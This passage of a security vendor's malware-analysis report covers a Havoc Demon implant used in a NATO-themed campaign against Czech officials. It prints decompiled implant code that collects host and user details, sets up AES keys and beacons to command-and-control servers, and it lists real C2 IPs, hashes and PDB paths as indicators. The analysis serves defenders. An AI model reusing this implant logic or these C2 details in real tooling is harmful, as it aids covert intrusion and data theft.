



```
__int64 v71; // rax
unsigned __int64 v72; // rcx
__int64 v73; // rax
__int64 v74; // rsi
unsigned int v76; // [rsp+2Ch] [rbp-6Ch] BYREF
_QWORD v77[13]; // [rsp+30h] [rbp-68h] BYREF

v0 = 8LL;
v1 = v77;
v76 = 0;
while ( v0 )
{
  *v1++ = 0;
  --v0;
}
ParserNew(v77, &unk_26AA191E0, 538LL);
memset(&unk_26AA191E0, 0, 0x21AuLL);
*(_DWORD *)(qword_26AA19400 + 96) = ParserGetInt32(v77);
*(_DWORD *)(qword_26AA19400 + 100) = ParserGetInt32(v77);
*(_DWORD *)(qword_26AA19400 + 252) = ParserGetInt32(v77);
*(_DWORD *)(qword_26AA19400 + 256) = ParserGetInt32(v77);
v2 = ParserGetBytes(v77, &v76);
v3 = qword_26AA19400;
v4 = (const void *)v2;
v5 = (*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, v76);
v6 = v76;
*(_QWORD *)(v3 + 260) = v5;
qmemcpy(*(void **)(qword_26AA19400 + 260), v4, v6);
v7 = ParserGetBytes(v77, &v76);
v8 = qword_26AA19400;
v9 = (const void *)v7;
v10 = (*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, v76);
v11 = v76;
*(_QWORD *)(v8 + 268) = v10;
qmemcpy(*(void **)(qword_26AA19400 + 268), v9, v11);
*(_DWORD *)(qword_26AA19400 + 210) = ParserGetInt32(v77);
v12 = ParserGetInt32(v77);
```






.data:000000026AA192B6 db 32h ; 2
.data:000000026AA192B7 db 0
.data:000000026AA192B8 db 30h ; 0
.data:000000026AA192B9 db 0
.data:000000026AA192BA db 36h ; 6
.data:000000026AA192BB db 0
.data:000000026AA192BC db 2Eh ; .
.data:000000026AA192BD db 0
.data:000000026AA192BE db 31h ; 1
.data:000000026AA192BF db 0
.data:000000026AA192C0 db 38h ; 8
.data:000000026AA192C1 db 0
.data:000000026AA192C2 db 38h ; 8
.data:000000026AA192C3 db 0
.data:000000026AA192C4 db 2Eh ; .
.data:000000026AA192C5 db 0
.data:000000026AA192C6 db 31h ; 1
.data:000000026AA192C7 db 0
.data:000000026AA192C8 db 39h ; 9
.data:000000026AA192C9 db 0
.data:000000026AA192CA db 37h ; 7
.data:000000026AA192CB db 0
.data:000000026AA192CC db 2Eh ; .
.data:000000026AA192CD db 0
.data:000000026AA192CE db 31h ; 1
.data:000000026AA192CF db 0
.data:000000026AA192D0 db 31h ; 1
.data:000000026AA192D1 db 0
.data:000000026AA192D2 db 33h ; 3
.data:000000026AA192D3 db 0
Host-Address


E1 db 0
E2 aMozilla50Windo db 'M',0,'o',0,'z',0,'i',0,'l',0,'l',0,'a',0,'/',0,'5',0,'.',0,'0',0,' ' ; User-Agent
F9 db 0,'(',0,'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0,' ',0,'N',0,'T',0
10 db ' ',0,'6',0,'.',0,'1',0,';',0,' ',0,'W',0,'O',0,'W',0,'6',0,'4',0,')'
27 db 0,' ',0,'A',0,'p',0,'p',0,'l',0,'e',0,'W',0,'e',0,'b',0,'K',0,'i',0
3E db 't',0,'/',0,'5',0,'3',0,'7',0,'.',0,'3',0,'6',0,' ',0,'(',0,'K',0,'H'
55 db 0,'T',0,'M',0,'L',0,',',0,' ',0,'l',0,'i',0,'k',0,'e',0,' ',0,'G',0
6C db 'e',0,'c',0,'k',0,'o',0,')',0,' ',0,'C',0,'h',0,'r',0,'o',0,'m',0,'e'
83 db 0,'/',0,'9',0,'6',0,'.',0,'0',0,'.',0,'4',0,'6',0,'6',0,'4',0,'.',0
9A db '1',0,'1',0,'0',0,' ',0,'S',0,'a',0,'f',0,'a',0,'r',0,'i',0,'/',0,'5'
B1 db 0,'3',0,'7',0,'.',0,'3',0,'6',0

Extracted Configuration:

Spawn:

– x86: C:\Windows\SysWOW64\notepad.exe

– x64: C:\Windows\System32\notepad.exe

Method: POST

Host[Command & Control] : 206.188.197.113


User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36

The **DemonConfig** function parses the configuration stored in the .data section. Once parsed, it is further used in the program. The DemonConfig function also contains multiple parsing-oriented functions.

```
  }
  v6 = qword_26AA19400;
  if ( !*(_QWORD *)(qword_26AA19400 + 288) && !*(_QWORD *)(qword_26AA19400 + 296) )//  create AES Keys/IV
  {
    v7 = (*(__int64 (__fastcall **)(__int64, __int64))(qword_26AA19400 + 936))(64LL, 32LL);
    v8 = qword_26AA19400;
    *(_QWORD *)(v6 + 288) = v7;
    v9 = 0LL;
    *(_QWORD *)(v8 + 296) = (*(__int64 (__fastcall **)(__int64, __int64))(v8 + 936))(64LL, 16LL);
    do
      *(_BYTE *)(*(_QWORD *)(qword_26AA19400 + 288) + v9++) = ((__int64 (__fastcall *)(__int64))sub_26AA11320)(v10);
    while ( v9 != 32 );
    for ( i = 0LL; i != 16; ++i )
      *(_BYTE *)(*(_QWORD *)(qword_26AA19400 + 296) + i) = ((__int64 (__fastcall *)(__int64))sub_26AA11320)(v10);
  }
  PackageAddPad(*a1, *(_QWORD *)(qword_26AA19400 + 288), 32LL);// Add AES Keys/IV
  PackageAddPad(*a1, *(_QWORD *)(qword_26AA19400 + 296), 16LL);
  PackageAddInt32(*a1, *(_DWORD *)(qword_26AA19400 + 68));// Add session id
  dwLength = 0;                                 // Get Computer Name
  if ( (*(unsigned int (__fastcall **)(_QWORD, _QWORD, unsigned int *))(qword_26AA19400 + 928))(0LL, 0LL, &dwLength)
    || (v12 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
        (v13 = v12) == 0LL) )
  {
    PackageAddInt32(*a1, 0);
  }
  else
  {
    memset(v12, 0, dwLength);
    if ( (*(unsigned int (__fastcall **)(_QWORD, void *, unsigned int *))(qword_26AA19400 + 928))(0LL, v12, &dwLength) )
      sub_26AA0F5C0(*a1, v13, dwLength);
    else
      PackageAddInt32(*a1, 0);
    memset(v13, 0, dwLength);
    (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v13);
  }
```

```
  else
    PackageAddInt32(*a1, 0);
  memset(v13, 0, dwLength);
  (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v13);
}
dwLength = 0;                                   // Get Username
if ( (*(unsigned int (__fastcall **)(_QWORD, unsigned int *))(qword_26AA19400 + 1360))(0LL, &dwLength)
  || (v14 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
      (v15 = v14) == 0LL) )
{
  PackageAddInt32(*a1, 0);
}
else
{
  memset(v14, 0, dwLength);
  if ( (*(unsigned int (__fastcall **)(void *, unsigned int *))(qword_26AA19400 + 1360))(v14, &dwLength) )
    sub_26AA0F5C0(*a1, v15, dwLength);
  else
    PackageAddInt32(*a1, 0);
  memset(v15, 0, dwLength);
  (*(void (__fastcall **)(void *))(qword_26AA19400 + 944))(v15);
}
dwLength = 0;                                   // Get Domain
if ( (*(unsigned int (__fastcall **)(__int64, _QWORD, unsigned int *))(qword_26AA19400 + 928))(2LL, 0LL, &dwLength)
  || (v16 = (void *)(*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, dwLength),
      (v17 = v16) == 0LL) )
{
  PackageAddInt32(*a1, 0);
}
else
```

```
  PackageAddInt32(*a1, 0);
}
PackageAddWString(
  *a1,
  *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(*(_QWORD *)(qword_26AA194
PackageAddInt32(*a1, *(_DWORD *)(*(_QWORD *)(qword_26AA19400 +
PackageAddInt32(*a1, *(_DWORD *)(*(_QWORD *)(qword_26AA19400 +
PackageAddInt32(*a1, *(_DWORD *)(qword_26AA19400 + 84));
PackageAddInt32(*a1, 2u);
v20 = BeaconIsAdmin();
PackageAddInt32(*a1, v20);
PackageAddInt64(*a1, *(_QWORD *)(qword_26AA19400 + 44));
memset(v23, 0, 0x11CuLL);
v23[0] = 284;
(*(void (__fastcall **)(int *))(qword_26AA19400 + 360))(v23);
PackageAddInt32(*a1, v23[1]);
PackageAddInt32(*a1, v23[2]);
```



The **DemonMetadata** function generates unique metadata for the demon payload, which contains artefacts like Demon ID, User-name, Process Architecture, OS Info, Domain info, and similar information.

```
void __noreturn DemonRoutine()
{
  bool v0; // zf
  __int64 v1; // rax

  while ( 1 )
  {
    if ( *(_DWORD *)(qword_26AA19400 + 72) )
      goto LABEL_2;
    v0 = (unsigned int)TransportInit() == 0;
    v1 = qword_26AA19400;
    if ( !v0 )
      *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 116) + 12LL) = 0;
    if ( *(_DWORD *)(v1 + 72) )
LABEL_2:
      CommandDispatcher();
    SleepObf();
  }
}
```

Connects to listener.

```
__int64 TransportInit()
{
  __int64 result; // rax
  char *v1; // rdi
  __int64 i; // rcx
  _DWORD *v3; // [rsp+20h] [rbp-128h] BYREF
  __int64 v4; // [rsp+28h] [rbp-120h] BYREF
  char v5[280]; // [rsp+30h] [rbp-118h] BYREF

  v3 = 0LL;
  v4 = 0LL;
  result = PackageTransmitNow(*(_QWORD *)qword_26AA19400, &v3, &v4);
  if ( (_DWORD)result )
  {
    v1 = v5;
    for ( i = 64LL; i; --i )
    {
      *(_DWORD *)v1 = 0;
      v1 += 4;
    }
    AesInit(v5, *(_QWORD *)(qword_26AA19400 + 288), *(_QWORD *)(qword_26AA19400 + 296));
    AesXCryptBuffer(v5, v3, v4);
    result = 0LL;
    if ( v3 )
    {
      if ( *(_DWORD *)(qword_26AA19400 + 68) == *v3 )
      {
        *(_DWORD *)(qword_26AA19400 + 72) = 1;
        return 1LL;
      }
    }
  }
  return result;
}
```

Used for sending the demon metadata.

```
void __noreturn DemonRoutine()
{
  bool v0; // zf
  __int64 v1; // rax

  while ( 1 )
  {
    if ( *(_DWORD *)(qword_26AA19400 + 72) )
      goto LABEL_2;
    v0 = (unsigned int)TransportInit() == 0;
    v1 = qword_26AA19400;
    if ( !v0 )
      *(_DWORD *)(*(_QWORD *)(qword_26AA19400 + 116) + 12LL) = 0;
    if ( *(_DWORD *)(v1 + 72) )
LABEL_2:
      CommandDispatcher();
    SleepObf();
  }
}
```

Performs Sleep Obfuscation.

Enters the tasking routine.

The final DemonRoutine function employs various other things, like connecting to the Command and Control Server, which it does by using the PackageTransmitNow function, which then decrypts the data using AES encryption. Then, it uses the CommandDispatcher routine to perform the tasking routine and, in the end, uses Sleep Obfuscation via the function, which uses various techniques like Ekko, Zilean, and ***WaitForSingleObjectEx***.

Hunting and Infrastructure

Upon analysis of the loader payload, we found a unique PDB path linked to the binary C:\TOOL\Freeze.rs-main\target\release\AdobeReader\target\release\deps\AdobeReader.pdb , which helped us to hunt for similar loaders, used by the same threat actor. So, upon hunting, we found two similar samples.

- File-Name: vihu.exe
- PDB-Path: C:\TOOL\Freeze.rs-main\target\release\vihu\target\release\deps\vihu.pdb
- Timestamp: 2024-07-24
- File-Name: gnobya.exe
- PDB-Path: C:\TOOL\Freeze.rs-main\target\release\gnobya\target\release\deps\gnobya.pdb
- Timestamp: 2024-05-22

Once we extracted the shellcode from both the loaders, the shellcode extracted was a similar demon.x64.dll from the first file vihu.exe while the shellcode extracted from the second file turned out to be a URL, which is further downloading a custom Sliver Stager. The C2 and the User-Agent found in this Havoc Demon are:

```
C2: 195.123.225.88
```

```
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_5 like Mac OS X) AppleWebKit/531.2 (KHTML, like Gecko)
```

The ZIP archive was submitted from the Czech Republic whereas the last two payloads found through PDB path were uploaded from Russia. The informational details of Havoc C2:

IP	ASN	Geolocation
206.188.197.113	AS399629 (BL Networks)	Netherlands
195.123.225.88	AS59729 (Green Floid LLC)	Bulgaria

“Based on the heavy usage of post-exploitation frameworks like Havoc, Sliver & Freeze and keeping in mind the ongoing tensions in the geopolitics, with respect to Russian interests in the Czech Region, we attribute the threat actor possibly could be of Russian origin with **medium confidence**.”

Conclusion

We have found that a threat actor is targeting the Czech Military using NATO-themed lure where they are heavily dependent on open-source offensive tooling, starting from Rust-based loader to the final DLL payload. Analyzing the overall campaign and TTPs employed by the threat actor, we can conclude that the threat actor started targeting a few months back in May 2024.

Seqrite Protection

- FreezeL
- Havocp.S33863897
- CRCampaign.49004.GC

IOCs

Hashes[SHA-256]	**File-Name**
9549d3d2b8e8b4e8f163a8b9fa3b02b8a28d78e4b583baccb6210ef267559c6e	CZ_army_NATO_cooperation.zip
436994d4a5c8d54acb2b521d0847d77e6af6c2c0e40468248b1dd019c6dafa84	1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk
ace33243994a9da0797601bdd4191e25967a1da2644f0d0b530e26c71854d5d9	AdobeAcrobatReader.bat
a05d053174b52a9b158a5ec841c1a7633b9368c4ac2da371a11a9364f8a8dc60	NatoDoc.pdf
1dbcade04333b9dc81ba0746bc604d12489da49b9b65fcb5b1f61d139dc5949c	vihu.exe
38da8d1576bdd0a03e649e8e6543594b35a423aa5b0a0c4081fc477c8e487e09	gnobya.exe
b29ed89e0428ba476459adabb5630c8d29f7fee5905c5de10d792fe3a02e52a6	x64.demon.dll
6e0d12cd0252599fd1dec7aa460cae7a12a1b2e322b6664e64c773c23627d1b4	x64.demon.dll
ed6775184051ef36c3049e24167471ab42bd4301e99631c8423d4d753cdad455	Inter-Regular.woff

PDB Paths
· C:\TOOL\Freeze.rs-main\target\release\vihu\target\release\deps\vihu.pdb
· C:\TOOL\Freeze.rs-main\target\release\gnobya\target\release\deps\gnobya.pdb
· C:\TOOL\Freeze.rs-main\target\release\AdobeReader\target\release\deps\AdobeReader.pdb

IP Addresses
· hxxps://206.188.197.113/
· hxxps://195.123.225.88/

Hashes [SHA-256]	**File-Name [Lure Document]**
fda71a7de6d473826465bb83210107501e66a5d96e533772444b3b24806286fd	The importance of and outlook for the Czech Republic in NATO.pdf
8820e0c249305ffa3d38e72a7f27c0e2195bc739d08f5d270884be6237eea500	Postup_zmeny_hesla_z_IMO.pdf

MITRE TTPs

Tactic	Technique ID	Name
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.005	Command and Scripting Interpreter: Visual Basic
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
	T1562.006	Indicator Blocking.
	T1055	Process Injection.
	T1055.002	Process Injection: Portable Executable Injection
	T1140	De-obfuscate/Decode Files or Information
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution
Discovery	T1033	System Owner/User Discovery

Authors

- Sathwik Ram Prakki
- Subhajeet Singha

Source: https://www.seqrite.com/blog/operation-oxidovy-sophisticated-malware-campaign-targets-czech-officials-using-nato-themed-decoys/